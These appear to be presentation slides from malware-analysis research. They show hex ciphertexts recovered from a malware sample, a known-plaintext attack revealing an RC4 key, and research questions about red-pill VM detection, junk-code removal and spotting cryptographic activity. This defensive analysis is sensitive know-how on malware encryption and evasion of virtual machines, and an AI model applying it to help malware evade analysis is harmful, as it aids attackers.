8FFC5370925E5056B52F334379D093BF87B19F34BE1C27B7B25309A

8FFC5370925E5056B52F334379D093BF87B19F37B71D27B7B54411A

8FC66A31885E0955EC6172522891C9FE89A79E31BA063DB6AE0947B

# Plan B - Cryptanalysis

Ciphertext (c)

8FFC5370925E5056B52F334379D093BF87B19F34BE1C27B7B25309A  
8FFC5370925E5056B52F334379D093BF87B19F37B71D27B7B54411A  
8FC66A31885E0955EC6172522891C9FE89A79E31BA063DB6AE0947B

Try plaintext (m)

  h t t p : / /  
00000000000000000000000000000000687474703A2F2F

Key (c xor m)

0000000000000000000000000000000011A4E7CFBD9EB0



# Plan B - Cryptanalysis

- Cryptanalysis based on the known plaintext “http://”
- Initially implemented byte-wise XOR up to 68 bytes
- Later, someone noted it was RC4 with password “test” – verified in the malware
- Password is same in all 3 versions

# Research questions (1)

- Anti-anti VM strategies
  - Red pill attacks (Rutkowska 2004, Martignoni et al. 2009) exploit emulation/virtualisation imperfections
  - Observation: Same red pill may not work across the board
  - Monitoring malware execution in finite set of different environments might give clues as to what red pills are being used, i.e. Delta execution

# Research questions (2)

- Given that malware is (generally) composed of sequential, independent components, can we automatically remove junk/irrelevant code?
  - Reduce the amount of code to analyse
- How can we identify if a process is doing cryptographic operations?
  - 2 scenarios
    - Shouldn't, but it is – malware (comms, extortion, espionage)
    - Should, but it isn't – secure connections (Firesheep)